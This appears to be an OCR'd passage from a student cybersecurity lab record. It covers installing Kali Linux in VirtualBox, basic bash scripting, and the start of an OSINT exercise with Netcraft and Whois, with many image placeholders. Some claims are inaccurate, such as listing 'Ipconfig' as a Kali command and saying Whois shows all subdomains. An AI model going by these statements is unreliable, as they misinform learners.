


Step 10: Finally open the Kali Linux in Virtual Box



Step 11: Give User name and Password, click ‘Log in





Result:

Thus to Install Kali Linux on Virtual Box was Successfully Installed.


Ex.No:2 Date:	Explore Kali Linux and bash scripting

Aim:


To Explore Kali Linux and Bash Scripting.

Procedure:


Step 1: Start the Kali Linux on Virtual Box and open the File




Step 2: Create a New File in Terminal and Save it as – './sh'



Step 3: Write a Simple program in the Script



Step 4: The Script can be Executed using ./file_name.sh





Step 5: Other Commands which can be used are


Ipconfig – Used to display information about the system


Ls –a – Used to view the files in the Directory


Mkdir – Used to Create a Directory











Result:

Thus to explore Kali Linux and Bash Scripting was Executed Successfully.

Ex.No:3	**Perform open source intelligence gathering using Netcraft, Whois**


Date:	**Lookups, DNS Reconnaissance, Harvester and Maltego**

Aim:


To Perform open source intelligence gathering using Netscraft, whois lookups, DNS Reconnaissance, Harvester and Maltego.

Procedure:


Step 1: Netscraft is a tool used for finding what infrastructure and technologies in a site




Step 2: The tool can be accessed using Browser and the Infrastructure and technologies of the website can be accessed by giving the URL of the site.




Step 3: The website will display the information such as the tested website.







Step 4: Whois is also a tool used to get the all domains and sub domains of a website. The website can be accessed in https://whois.com. We can enter the name of the website to look for domains.


This tool is used to view the sub domain of the website. The sub domains can be viewed like a tree





